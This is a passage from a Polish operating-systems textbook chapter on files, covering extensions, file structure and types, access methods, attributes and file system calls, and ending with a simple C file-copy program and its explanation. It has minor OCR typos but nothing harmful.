rozszerzenie Microsoft do systemu FAT-32, zoptymalizowane dla dysków flash i dużych systemów plików. exFAT to jedyny nowoczesny system plików opracowany przez Microsoft, który w systemie OS X może być zarówno odczytywany, jak i zapisywany.

Wiele systemów operacyjnych obsługuje dwuczłonowe nazwy plików, przy czym poszczególne człony są od siebie oddzielone kropką, tak jak w nazwie *prog.c*. Część występująca za kropką jest określana jako *rozszerzenie* i zwykle informuje o pewnych właściwościach pliku. I tak w systemie MS-DOS nazwy plików mają rozmiar od 1 do 8 znaków plus opcjonalnie rozszerzenie składające się z 1 do 3 znaków. W systemie UNIX rozmiar rozszerzenia, jeśli takie występuje, zależy od użytkownika. Plik może nawet mieć dwa rozszerzenia lub większą ich liczbę, np. *stronaglowna.html.zip*, gdzie *html* oznacza stronę WWW w języku HTML, natomiast *zip* wskazuje na to, że plik (*stronaglowna.html*) skompresowano za pomocą programu *zip*. Bardziej popularne rozszerzenia plików i ich znaczenie zamieszczone w tabeli 4.1.

Tabela 4.1. Wybrane rozszerzenia plików

Rozszerzenie	Znaczenie
<i>.bak</i>	Plik z kopią zapasową
<i>.c</i>	Program źródłowy w języku C
<i>.gif</i>	Obraz w formacie GIF (ang. <i>Graphical Interchange Format</i>) firmy Compuserve
<i>.hlp</i>	Plik pomocy
<i>.html</i>	Dokument strony WWW w języku HTML (ang. <i>HyperText Markup Language</i>)
<i>.jpg</i>	Obraz zakodowany zgodnie ze standardem JPEG
<i>.mp3</i>	Plik muzyczny zakodowany w standardzie MPG warstwa 3.
<i>.mpg</i>	Plik wideo zakodowany w standardzie MPEG
<i>.o</i>	Plik obiektowy (wynik działania kompilatora, przed łączeniem)
<i>.pdf</i>	Plik w formacie przenośnego dokumentu (ang. <i>Portable Document Format — PDF</i>)
<i>.ps</i>	Plik w formacie PostScript
<i>.tex</i>	Plik wejściowy dla programu formatującego TEX
<i>.txt</i>	Plik tekstowy ogólnego przeznaczenia
<i>.zip</i>	Skompresowane archiwum


W niektórych systemach operacyjnych (np. UNIX) rozszerzenia plików stanowią jedynie konwencje i nie są wymuszane przez system operacyjny. Plik o nazwie *plik.txt* może być rodzajem pliku tekstowego, ale nazwa ta w większym stopniu ma przypominać o tym właścicielowi, niż przekazywać jakieś użyteczne informacje do komputera. Z drugiej strony może się zdarzyć, że kompilator języka C będzie się upierał, aby komplikowane pliki miały rozszerzenie *.c*, i może odmawiać komplikacji, gdy tak nie będzie. Jednak dla systemu operacyjnego nie ma to znaczenia.

Takie konwencje są szczególnie przydatne, jeśli ten sam program może obsługiwać kilka różnych rodzajów plików. Przykładowo do kompilatora języka C można przekazać listę plików do komplikacji i łączenia. Niektóre z nich mogą zawierać kod źródłowy w języku C, natomiast inne w asemblerze. W takim przypadku rozszerzenia nabierają kluczowego znaczenia — informują kompilator, które pliki wejściowe zawierają kod źródłowy w C, które w asemblerze, a które są innymi plikami.

Z kolei system Windows rozpoznaje rozszerzenia i przypisuje do nich znaczenie. Użytkownicy (lub procesy) mogą rejestrować rozszerzenia w systemie operacyjnym i specyfikować, który program jest „właścicielem” danego rozszerzenia. Kiedy użytkownik dwukrotnie kliknie nazwę pliku, uruchomi się program powiązany z danym rozszerzeniem pliku z nazwą pliku jako parametrem. I tak dwukrotne kliknięcie pliku *plik.doc* uruchamia program Microsoft Word i otwiera do edycji plik *plik.doc*.

4.1.2. Struktura pliku

Istnieje kilka rodzajów struktury plików. Trzy popularne możliwości zaprezentowano na rysunku 4.1. Plik na rysunku 4.1(a) przedstawia sekwencję bajtów pozbawioną struktury. W efekcie system operacyjny nie wie, co znajduje się w pliku, i nie dba o to. Widzi jedynie bajty. Znaczenie tym bajtom muszą nadać programy użytkownika. Takie podejście zastosowano zarówno w systemach UNIX, jak i Windows.



Rysunek 4.1. Trzy rodzaje plików: (a) sekwencja bajtów; (b) sekwencja rekordów; (c) drzewo

Sytuacja, w której system operacyjny postrzega pliki wyłącznie jako sekwencję bajtów, zapewnia największą elastyczność. Programy użytkownika mogą umieszczać w plikach dowolne informacje i nadawać plikom dowolne nazwy. System operacyjny im w tym nie pomaga, ale też i nie przeszkadza. Dla użytkowników, którzy chcą wykonywać niestandardowe operacje, ta ostatnia cecha jest bardzo istotna. Model pliku jest stosowany we wszystkich wersjach systemów UNIX (w tym w Linuksie i OS X) i Windows.

Pierwszy krok w górę tej struktury pokazano na rysunku 4.1(b). W tym modelu plik jest sekwencją rekordów o stałym rozmiarze — każdy ma pewną wewnętrzną strukturę. Centralne znaczenie dla koncepcji, według której plik jest sekwencją rekordów, ma to, że operacja odczytu zwraca jeden rekord, natomiast operacja zapisu nadpisuje lub dołącza jeden rekord. Na marginesie — w ubiegłych dziesięcioleciach, kiedy królowały 80-kolumnowe karty perforowane, systemy plików wielu systemów operacyjnych (w komputerach mainframe) bazowały na plikach składających się z 80-znakowych rekordów — czyli obrazach kart. Systemy te obsługiwały również pliki składające się z 132-znakowych rekordów przeznaczonych dla drukarek wierszowych (w tamtych czasach były to duże drukarki łańcuchowe o 132 kolumnach). Programy wczytywały dane wejściowe w blokach po 80 znaków i zapisywały je w blokach po 132 znaki, choć ostatnie 52 mogły oczywiście być spacjami. Żaden z systemów ogólnego przeznaczenia obecnie nie stosuje takiego modelu do implementacji podstawowego systemu plików. Jednak w czasach 80-kolumnowych kart perforowanych i papieru drukarek wierszowych o rozmiarze 132 kolumn był to model powszechnie wykorzystywany na komputerach typu mainframe.

Trzeci rodzaj struktury pliku przedstawiono na rysunku 4.1(c). W tej organizacji plik składa się z drzewa rekordów, niekoniecznie tej samej długości. Każdy rekord zawiera **pole klucza** na stałej pozycji w rekordzie. Drzewo jest posortowane według pola kluczowego. Dzięki temu możliwe staje się wyszukiwanie określonej wartości klucza.

Podstawową operacją w tym przypadku nie jest pobranie „następnego” rekordu, choć to również jest możliwe, ale pobranie rekordu o określonej wartości klucza. W przypadku pliku *zoo* z rysunku 4.1(c) ktoś mógłby zażądać od systemu operacyjnego pobrania rekordu, którego klucz ma np. wartość *kucyk*, nie martwąc się dokładną pozycją tego rekordu w pliku. Co więcej, do pliku można dodawać nowe rekordy, przy czym to system operacyjny, a nie użytkownik, decyduje o tym, gdzie je umieścić. Taki typ plików oczywiście bardzo różni się od pozbawionych struktury strumieni bajtów używanych w Uniksie i Windowsie, ale jest powszechnie używany w dużych komputerach mainframe ciągle wykorzystywanych w pewnych przemysłowych systemach przetwarzania danych.

4.1.3. Typy plików


Wiele systemów operacyjnych obsługuje kilka typów plików. W systemach UNIX (łącznie z OS X) i Windows występują standardowe pliki i katalogi. W Uniksie są również znakowe i blokowe pliki specjalne. Użytkownicy przechowują informacje w *zwykłych plikach* (ang. *regular files*). Wszystkie pliki pokazane na rysunku 4.1 to pliki zwykłe. Katalogi są plikami systemowymi służącymi do przechowywania struktury systemu plików. Katalogi opiszymy dokładniej w dalszej części tego rozdziału. *Znakowe pliki specjalne* są powiązane z operacjami wejścia-wyjścia i wykorzystywane do modelowania szeregowych urządzeń wejścia-wyjścia, takich jak terminale, drukarki i karty sieciowe. *Blokowe pliki specjalne* są wykorzystywane do modelowania dysków. W niniejszym rozdziale zainteresujemy się głównie plikami zwykłymi.

Pliki zwykłe są, ogólnie rzecz biorąc, plikami ASCII lub plikami binarnymi. Pliki ASCII składają się z wierszy tekstu. W niektórych systemach każdy wiersz jest oddzielony od następnego znakiem powrotu karetki. W innych stosuje się znak wysuwu wiersza. W jeszcze innych systemach (np. Windows) wykorzystywane są oba te znaki. Wiersze w pliku nie muszą być tej samej długości.

Wielką zaletą plików ASCII jest to, że mogą one być wyświetlane i drukowane bez żadnego przetwarzania, oraz to, że można je modyfikować za pomocą dowolnego edytora tekstu. Co więcej, jeśli wiele programów wykorzystuje pliki ASCII w roli danych wejściowych i wyjściowych, można łatwo połączyć wyjście jednego programu z wejściem innego, tak jak w potokach wykorzystywanych przez powłokę (użycie do prezentowania informacji standardowej konwencji, takiej jak ASCII, ani trochę nie ułatwia komunikacji międzyprocesowej, ale znacznie ułatwia interpretację informacji).

Innym rodzajem są **pliki binarne**. Jeśli plik jest binarny, oznacza to po prostu tyle, że nie jest on plikiem ASCII. Wydruk takiego pliku na drukarce to niezrozumiałe zbiór losowych śmieci. Zazwyczaj pliki binarne mają pewną wewnętrzną strukturę, znaną programom, które z nich korzystają.

Na rysunku 4.2(a) możemy zobaczyć prosty, wykonywalny plik binarny pochodzący z wcześniejszej wersji systemu UNIX. Chociaż z technicznego punktu widzenia ten plik jest po prostu sekwencją bajtów, system operacyjny wykona go tylko wtedy, gdy będzie miał prawidłowy format. Plik składa się z pięciu sekcji: nagłówka, tekstu, danych, bitów relokacji i tabeli symboli. Nagłówek rozpoczyna się od tzw. *liczby magicznej* (ang. *magic number*), która identyfikuje plik jako wykonywalny (w celu zabezpieczenia się przed przypadkowym wykonaniem pliku o innym formacie). Dalej znajdują się informacje dotyczące rozmiaru różnych części pliku, adresy, od których rozpoczyna się wykonywanie, oraz różne flagi bitowe. Za nagłówkiem znajdują się tekst i dane programu. Są one ładowane do pamięci i relokowane za pomocą bitów relokacji. Tabela symboli jest używana do debugowania.



Rysunek 4.2. (a) Plik wykonywalny; (b) archiwum

Drugi przykład pliku binarnego, także pochodzący z Uniksa, to archiwum. Składa się ono z kolekcji procedur bibliotecznych (modułów), które są skompilowane, ale nie są połączone. Każdy jest poprzedzony nagłówkiem zawierającym informacje o nazwie, dacie utworzenia, właścicielu, kodzie zabezpieczeń i rozmiarze. Tak jak w przypadku pliku wykonywalnego, nagłówki modułów pełne są liczb binarnych. Skopiowanie ich na drukarkę spowodowałoby powstanie kompletnie niezrozumiałego ciągu symboli.

Każdy system operacyjny musi rozpoznawać co najmniej jeden typ plików: własny plik wykonywalny. Niektóre systemy rozpoznają jednak więcej. W starym systemie TOPS-20 (dla komputera DECsystem 20) posunięto się tak daleko, że analizowano czas utworzenia dowolnego pliku przeznaczonego do uruchomienia. Następnie system ten ładował plik źródłowy i sprawdzał, czy źródło było modyfikowane od czasu utworzenia binariów. Jeśli tak, automatycznie rekompliwał kod źródłowy. Zgodnie z zasadami systemu UNIX program `make` był wbudowany w powloce. Rozszerzenia plików były obowiązkowe, dlatego system operacyjny mógł stwierdzić, który program binarny pochodził z jakich źródeł.

Taka ścisła kontrola typów stwarza problemy zawsze wtedy, kiedy użytkownik wykona coś, czego projektanci systemu się nie spodziewają. Jako przykład przeanalizujmy system, w którym pliki wynikowe programu mają rozszerzenie `.dat` (pliki danych). Jeśli użytkownik napisze program formatujący kod źródłowy, który czyta plik `.c` (program w języku C), przekształca go (np. poprzez konwersję do standardowego układu z wcięciami), a następnie zapisuje przekształcony

plik jako wynik, to plik wynikowy będzie typu *.dat*. Jeśli użytkownik spróbuje przekazać ten plik do kompilatora języka C, system go odrzuci z powodu nieprawidłowego rozszerzenia. Próby skopiowania pliku *plik.dat* do pliku *plik.c* zostaną odrzucone przez system jako niedozwolone (aby zabezpieczyć użytkowników przed błędami).

Chociaż taki rodzaj „przyjazności dla użytkownika” może pomóc nowicjuszom, stawia doświadczonych użytkowników pod ścianą, ponieważ muszą oni włożyć wiele wysiłku w to, by obejść postrzeganie przez system operacyjny tego, co jest rozsądne, a co nie.

4.1.4. Dostęp do plików

W pierwszych systemach operacyjnych był tylko jeden typ dostępu do plików: *dostęp sekwencyjny*. W tych systemach proces mógł czytać wszystkie bajty lub rekordy w pliku po kolei, począwszy od początku, ale nie mógł niczego pomijać i odczytywać ich nie po kolei. Pliki sekwencyjne można było jednak przewijać do początku. Dzięki temu mogły one być odczytywane tak często, jak było potrzeba. Pliki sekwencyjne były wygodne, kiedy nośnikiem była taśma magnetyczna, a nie dysk.

Kiedy do zapisywania plików zaczęto używać dysków, możliwe stało się czytanie bajtów lub rekordów z pliku nie po kolei. Możliwy był dostęp do rekordów według klucza, zamiast według pozycji. Pliki, których bajty lub rekordy mogą być czytane w dowolnym porządku, określa się jako *pliki o dostępie losowym*. Są one wymagane przez wiele aplikacji.

Pliki o dostępie losowym mają kluczowe znaczenie dla wielu aplikacji, np. systemów baz danych. Jeśli klient linii lotniczych zadzwoni i będzie chciał zarezerwować miejsce na konkretny lot, program rezerwujący musi mieć możliwość dostępu do rekordu dla tego lotu bez konieczności wcześniejszego odczytywania rekordów dla tysięcy innych lotów.

Istnieją dwie metody określenia miejsca, od którego należy zacząć czytanie. Pierwsza polega na tym, że w każdej operacji odczytu jest przekazywana pozycja w pliku, od której ma się rozpoczęć odczyt. W drugiej dostarczana jest specjalna operacja seek, która ustawia bieżącą pozycję. Po wykonaniu operacji seek plik może być czytany sekwencyjnie, począwszy od pozycji, która od tej chwili staje się pozycją bieżącą. Ta druga metoda jest używana w systemach UNIX i Windows.

4.1.5. Atrybuty plików

Każdy plik zawiera nazwę i dane. Dodatkowo wszystkie systemy operacyjne z każdym plikiem wiążą także inne informacje — np. datę i godzinę ostatniej modyfikacji pliku oraz rozmiar pliku. Te dodatkowe elementy będziemy nazywać atrybutami pliku. Niektórzy nazywają je metadynamymi. Lista atrybutów różni się znacznie pomiędzy systemami. W tabeli 4.2 pokazano kilka możliwości, ale istnieją także inne. W żadnym z istniejących systemów nie występują wszystkie atrybuty, ale każdy z atrybutów jest dostępny w jakimś systemie.

Pierwsze cztery atrybuty są związane z zabezpieczeniami pliku i informują o tym, kto może uzyskać dostęp do pliku, a kto nie. Możliwe są różne mechanizmy — wybrane z nich omówimy później. W niektórych systemach użytkownik musi podać hasło, aby uzyskać dostęp do pliku. W takim przypadku hasło musi być jednym z atrybutów.

Flagi są bitami lub krótkimi polami, które zarządzają określona właściwością lub ją włączają. Przykładowo pliki ukryte nie są wyświetlane na listingach wszystkich plików. Flaga archiwum jest bitem, który zawiera informację o tym, czy plik był ostatnio archiwizowany. Program archiwizujący zeruje go, a system operacyjny ustawi, kiedy plik jest modyfikowany.

Tabela 4.2. Możliwe atrybuty plików

Atrybut	Znaczenie
Zabezpieczenia	Kto może uzyskać dostęp do pliku i w jaki sposób
Hasło	Hasło wymagane w celu uzyskania dostępu do pliku
Twórca	Identyfikator osoby, która stworzyła plik
Właściciel	Bieżący właściciel
Flaga tylko do odczytu	0 dla odczytu i zapisu; 1 dla dostępu tylko do odczytu
Flaga ukrycia	0 dla plików zwykłych; 1 dla plików, które nie są wyświetlane w listingach
Flaga systemowa	0 dla plików normalnych; 1 dla plików systemowych
Flaga archiwum	0 dla plików zarchiwizowanych; 1 dla plików wymagających archiwizacji
Flaga plik ASCII/plik binarny	0 dla plików ASCII; 1 dla pliku binarnego
Flaga losowego dostępu	0 dla dostępu wyłącznie sekwencyjnego; 1 dla dostępu losowego
Flaga pliku tymczasowego	0 dla plików normalnych; 1 dla plików usuwanych przy zakończeniu procesu
Flaga blokady	0 dla plików odblokowanych; wartość różna od zera dla plików zablokowanych
Długość rekordu	Liczba bajtów w rekordzie
Pozycja klucza	Przesunięcie klucza w obrębie każdego rekordu
Długość klucza	Liczba bajtów w polu klucza
Czas utworzenia	Data i godzina utworzenia pliku
Czas ostatniego dostępu	Data i godzina ostatniego dostępu do pliku
Czas ostatniej modyfikacji	Data i godzina ostatniej modyfikacji pliku
Bieżący rozmiar	Liczba bajtów w pliku
Maksymalny rozmiar	Wielkość w bajtach, do jakiej plik może się rozrosnąć

W ten sposób program archiwizujący może stwierdzić, czy pliki wymagają archiwizacji. Flaga pliku tymczasowego pozwala na zaznaczenie pliku do automatycznego usunięcia w momencie zakończenia procesu, który utworzył plik.

Pola długości rekordu, pozycji klucza i długości klucza występują tylko w tych plikach, których rekordy można wyszukiwać za pomocą klucza. Pola te dostarczają informacji wymaganych do znalezienia kluczy.

Rozmaite pola czasowe śledzą czas utworzenia pliku, czas ostatniego dostępu oraz ostatniej modyfikacji. Pola te są przydatne do różnych celów; np. plik źródłowy zmodyfikowany po utworzeniu odpowiadającego mu pliku obiektowego musi być poddany ponownej komplikacji. Pola czasowe dostarczają niezbędnych informacji pozwalających na wykonywanie tego rodzaju działań.

Pole bieżącego rozmiaru informuje o tym, jak duży jest plik. Niektóre systemy operacyjne starych komputerów mainframe wymagały podania maksymalnego rozmiaru pliku w momencie jego tworzenia. Miało to na celu umożliwienie systemowi operacyjnemu zarezerwowania zawsze odpowiedniej ilości miejsca. Systemy operacyjne stacji roboczych i komputerów osobistych są na tyle inteligentne, aby obyć się bez tej właściwości.

4.1.6. Operacje na plikach

Głównym założeniem istnienia plików jest składowanie informacji w celu ich późniejszego odczytania. W różnych systemach są dostępne różne operacje pozwalające na składowanie danych i ich odtwarzanie. Poniżej zamieszczono omówienie najbardziej popularnych wywołań systemowych powiązanych z plikami.

1. **Create.** Utworzenie pliku niezawierającego żadnych danych. Celem tego wywołania jest poinformowanie o tym, że plik jest wprowadzany do systemu, oraz ustawienie pewnych atrybutów.
2. **Delete.** Kiedy plik przestanie być potrzebny, trzeba go usunąć, aby zwolnić miejsce na dysku. W tym celu można skorzystać z wywołania systemowego.
3. **Open.** Przed skorzystaniem z pliku proces musi go otworzyć. Istotą wywołania open jest umożliwienie systemowi pobrania atrybutów i listy adresów dyskowych do pamięci głównej, w celu szybkiego dostępu przy późniejszych wywołaniach.
4. **Close.** Kiedy wszystkie operacje dostępu zostaną zakończone, atrybuty i adresy dyskowe nie są już potrzebne, a zatem plik należy zamknąć w celu zwolnienia miejsca wewnętrznej tablicy. Wiele systemów do tego zachęca poprzez ustawienie maksymalnej liczby plików, jakie może otworzyć proces. Dysk jest zapisywany w blokach, a zamknięcie pliku wymusza dokonanie zapisu ostatniego bloku pliku, mimo że ten blok nie musi być całkiem zapełniony.
5. **Read.** Dane są czytane z pliku. Zazwyczaj bajty są odczytywane z bieżącej pozycji. Wywołujący musi określić ilość potrzebnych danych oraz udostępnić bufor, w którym będą one umieszczone.
6. **Write.** Dane są ponownie zapisywane do pliku, zwykle na bieżącej pozycji. Jeśli bieżącą pozycją jest koniec pliku, rozmiar pliku się zwiększa. Jeśli bieżąca pozycja przypada w środku pliku, dane, które były tam wcześniej, są nadpisywane i znikają na zawsze.
7. **Append.** To wywołanie jest formą wywołania write z ograniczeniami. Może ono dodawać dane jedynie na końcu pliku. Systemy, które udostępniają minimalny zbiór wywołań systemowych, zwykle nie udostępniają wywołania append. Wiele systemów pozwala jednak na wykonywanie tej samej operacji różnymi sposobami. W systemach tych czasami jest dostępne wywołanie append.
8. **Seek.** Dla plików o dostępie losowym potrzebna jest metoda określająca, skąd należy pobrać dane. Jednym ze standardowych sposobów jest wykorzystanie wywołania systemowego seek, które zmienia pozycję wskaźnika pliku na określoną pozycję. Po wykonaniu tego wywołania można odczytywać dane z tej pozycji lub zapisywać dane na tej pozycji.
9. **Get attributes.** Procesy często muszą odczytywać atrybuty pliku, aby móc wykonać swoje działania. Do zarządzania projektami wytwarzania oprogramowania, składającymi się z wielu plików źródłowych, często wykorzystywany jest uniksowy program make. W momencie wywołania program make analizuje czasy modyfikowania wszystkich plików źródłowych i obiektowych i określa minimalną liczbę komplikacji, jakie są potrzebne do tego, by program został zaktualizowany. Aby mógł wykonać to zadanie, musi brać pod uwagę atrybuty — a dokładniej czasy modyfikacji.

10. Set attributes. Niektóre atrybuty mogą być ustawiane przez użytkownika i zmieniane po utworzeniu pliku. Jest to możliwe dzięki temu wywołaniu systemowemu. Oczywiście przykładem są informacje dotyczące trybu zabezpieczeń. Do tej kategorii można zaliczyć także większość flag.
11. Rename. Często się zdarza, że użytkownik ma potrzebę zmiany nazwy istniejącego pliku. Można to zrobić za pomocą tego wywołania systemowego. Nie zawsze jest to niezbędne, ponieważ plik można skopiować do nowego pliku z nową nazwą, a następnie usunąć stary plik.

4.1.7. Przykładowy program wykorzystujący wywołania obsługi systemu plików

W tym punkcie przeanalizujemy prosty program uniksowy, który kopiuje plik źródłowy do pliku docelowego. Zamieszczono go na listingu 4.1. Program udostępnia minimalny zestaw funkcji i jeszcze gorszy mechanizm obsługi błędów, ale pozwala się zorientować, w jaki sposób niektóre wywołania systemowe są powiązane z operacjami na plikach.

Listing 4.1. Prosty program do kopowania plików

```
/* Program do kopowania plików. Program zawiera szcątkowe mechanizmy obsługi
   i raportowania błędów. */
#include <sys/types.h>           /* włączenie potrzebnych plików nagłówkowych */
#include <fcntl.h>
#include <stdlib.h>
#include <unistd.h>
int main(int argc, char *argv[]); /* Prototyp ANSI */
#define BUF_SIZE 4096             /* wykorzystanie bufora o rozmiarze 4096 bajtów */
#define OUTPUT_MODE 0700          /* bity zabezpieczeń pliku wynikowego */
int main(int argc, char *argv[])
{
    int in_fd, out_fd, rd_count, wt_count;
    char buffer[BUF_SIZE];
    if (argc != 3) exit(1); /* jeśli argc nie jest równe 3, wystąpi błąd składniowy */
    /* Otwarcie pliku wejściowego i utworzenie pliku wyjściowego */
    in_fd = open(argv[1], O_RDONLY); /* otwarcie pliku źródłowego */
    if (in_fd < 0) exit(2); /* wyjście, jeśli nie można go otworzyć */
    out_fd = creat(argv[2], OUTPUT_MODE); /* utworzenie pliku docelowego */
    if (out_fd < 0) exit(3); /* wyjście, jeśli nie można utworzyć pliku */
    /* Pętla kopирования pliku */
    while (TRUE) {
        rd_count = read(in_fd, buffer, BUF_SIZE); /* odczytanie bloku danych */
        if (rd_count <= 0) break; /* wyjście z pętli, jeśli koniec pliku lub błąd */
        wt_count = write(out_fd, buffer, rd_count); /* zapis danych */
        if (wt_count <= 0) exit(4); /* wt_count <= 0 oznacza błąd */
    }
    /* Zamknięcie plików */
    close(in_fd);
    close(out_fd);
    if (rd_count == 0) /* nie było błędów przy ostatnim odczytanie */
        exit(0);
    else
        exit(5); /* błędy przy ostatnim odczytanie */
}
```

Program *copyfile* można wywołać np. z wiersza polecenia:

```
copyfile abc xyz
```

co spowoduje skopiowanie pliku *abc* do pliku *xyz*. Jeśli plik *xyz* wcześniej był na dysku, zostanie nadpisany. W przeciwnym wypadku będzie utworzony. Program musi być wywołany dokładnie z dwoma argumentami. Oba muszą być prawidłowymi nazwami plików. Pierwszy argument oznacza plik źródłowy, drugi — plik wynikowy.

Cztery instrukcje `#include` na początku programu powodują włączenie wielu definicji i prototypów funkcji. Są one potrzebne po to, aby program był zgodny z odpowiednimi standardami międzynarodowymi, ale nie będą nas nazbyt interesowały. Następny wiersz zawiera prototyp funkcji `main` — jest on wymagany przez standard ANSI C, również nieistotny dla naszych celów.

Pierwsza instrukcja `#define` jest makrem, które definiuje ciąg znaków `BUFSIZE` jako liczbę 4096. Program będzie odczytywał i zapisywał fragmenty po 4096 bajtów. Nadawanie stałym nazw w taki sposób oraz używanie nazw zamiast stałych jest uważane za dobrą praktykę programistyczną. Taka konwencja nie tylko ułatwia czytanie programu, ale jednocześnie ułatwia jego pielegnację. Druga instrukcja `#define` określa, kto może uzyskać dostęp do pliku wynikowego.

Program główny nosi nazwę `main` i posiada dwa argumenty — `argc` i `argv`. Są one dostarczane przez system operacyjny w momencie wywołania programu. Pierwszy oznacza liczbę elementów występujących w wierszu polecenia użytym do wywołania programu, włącznie z nazwą programu. Powinien on mieć wartość 3. Drugi zawiera tablicę wskaźników do argumentów. W przykładowym wywołaniu pokazanym powyżej elementy tej tablicy zawierałyby wskaźniki o następujących wartościach:

```
argv[0] = "copyfile"  
argv[1] = "abc"  
argv[2] = "xyz"
```

To właśnie za pośrednictwem tej tablicy program korzysta ze swoich argumentów.

Zadeklarowano pięć zmiennych. Pierwsze dwie, `in_fd` oraz `out_fd`, zawierają **deskryptory plików** — liczby całkowite o niskich wartościach zwarcane w momencie otwierania pliku. Kolejne dwie — `rd_count` i `wt_count` — to liczniki bajtowe zwarcane odpowiednio przez wywołania systemowe `read` i `write`. Ostatnia, `buffer`, oznacza bufor używany do przechowywania odczytyanych danych oraz do dostarczania danych do zapisu.

Pierwsza właściwa instrukcja programu sprawdza, czy argument `argc` ma wartość 3. Jeśli nie, program kończy działanie i zwraca kod statusu 1. Dowolny kod statusu różny od 0 oznacza, że wystąpił błąd. Kod statusu to jedyny mechanizm raportowania błędów występujący w tym programie. W wersji produkcyjnej powinny być również wyświetlane komunikaty o błędach.

Następnie próbujemy otworzyć plik źródłowy i stworzyć plik docelowy. Jeśli uda się pomyślnie otworzyć plik źródłowy, system przypisuje niewielką wartość typu `integer` do zmiennej `in_fd`, która identyfikuje plik. Wartość ta musi występować w kolejnych wywołaniach, tak by system wiedział, o który plik chodzi. Na podobnej zasadzie, w przypadku pomyślnego utworzenia pliku docelowego, zmiennej `out_fd` jest nadawana zmienna identyfikująca ten plik. Drugi argument funkcji `creat` ustawia tryb zabezpieczeń. Jeśli wykonanie funkcji `open` lub funkcji `create` nie powiedzie się, deskryptory pliku odpowiadające tym operacjom są ustawiane na -1, a program kończy działanie i zwraca kod błędu.

Dalej występuje pętla `copy`. Funkcja ta rozpoczyna się od próby wczytania 4 kB danych do zmiennej `buffer`. Operacja ta jest wykonywana poprzez wywołanie procedury bibliotecznej `read`, której działanie polega na odwołaniu się do wywołania systemowego `read`. Pierwszy parametr

identyfikuje plik, drugi zwraca bufor, a trzeci informuje o tym, ile bajtów odczytać. Wartość przypisana do zmiennej `rd_count` zwraca liczbę odczytanych bajtów. W normalnych warunkach będzie to liczba 4096, chyba że w pliku pozostanie mniej bajtów. W przypadku osiągnięcia końca pliku będzie to wartość 0. Jeśli zmienna `rd_count` kiedykolwiek osiągnie wartość zero lub wartość ujemną, operacja kopowania nie może być kontynuowana. W związku z tym wykonywana jest instrukcja `break`, która kończy pętlę (w przeciwnym wypadku byłaby to pętla nieskończona).

Wywołanie funkcji `write` powoduje wprowadzenie bufora do pliku docelowego. Pierwszy parametr identyfikuje plik, drugi przekazuje bufor, a trzeci informuje o tym, ile bajtów zapisać (analogicznie do funkcji `read`). Należy zwrócić uwagę, że licznik bajtów oznacza liczbę bajtów faktycznie odczytanych, a nie wartość stałej `BUFSIZE`. Ta uwaga ma istotne znaczenie, ponieważ ostatnia operacja odczytu nie zwróci 4096 bajtów, o ile rozmiar pliku nie będzie wielokrotnością 4 kB.

Po przetworzeniu całego pliku pierwsze wywołanie poza koniec pliku spowoduje ustawienie zmiennej `rd_count` na 0, co w efekcie spowoduje wyjście z pętli. W tym momencie nastąpi zamknięcie obu plików, a program zakończy działanie, zwracając status wskazujący na normalne zakończenie pracy.

Chociaż wywołania systemowe w Windows różnią się od tych z Unixa, ogólna struktura windowsowego programu do kopowania plików działającego w wierszu polecenia jest podobna do tego z listingu 4.1. Wywołania dla systemu Windows 8 omówimy w rozdziale 11.


4.2. KATALOGI

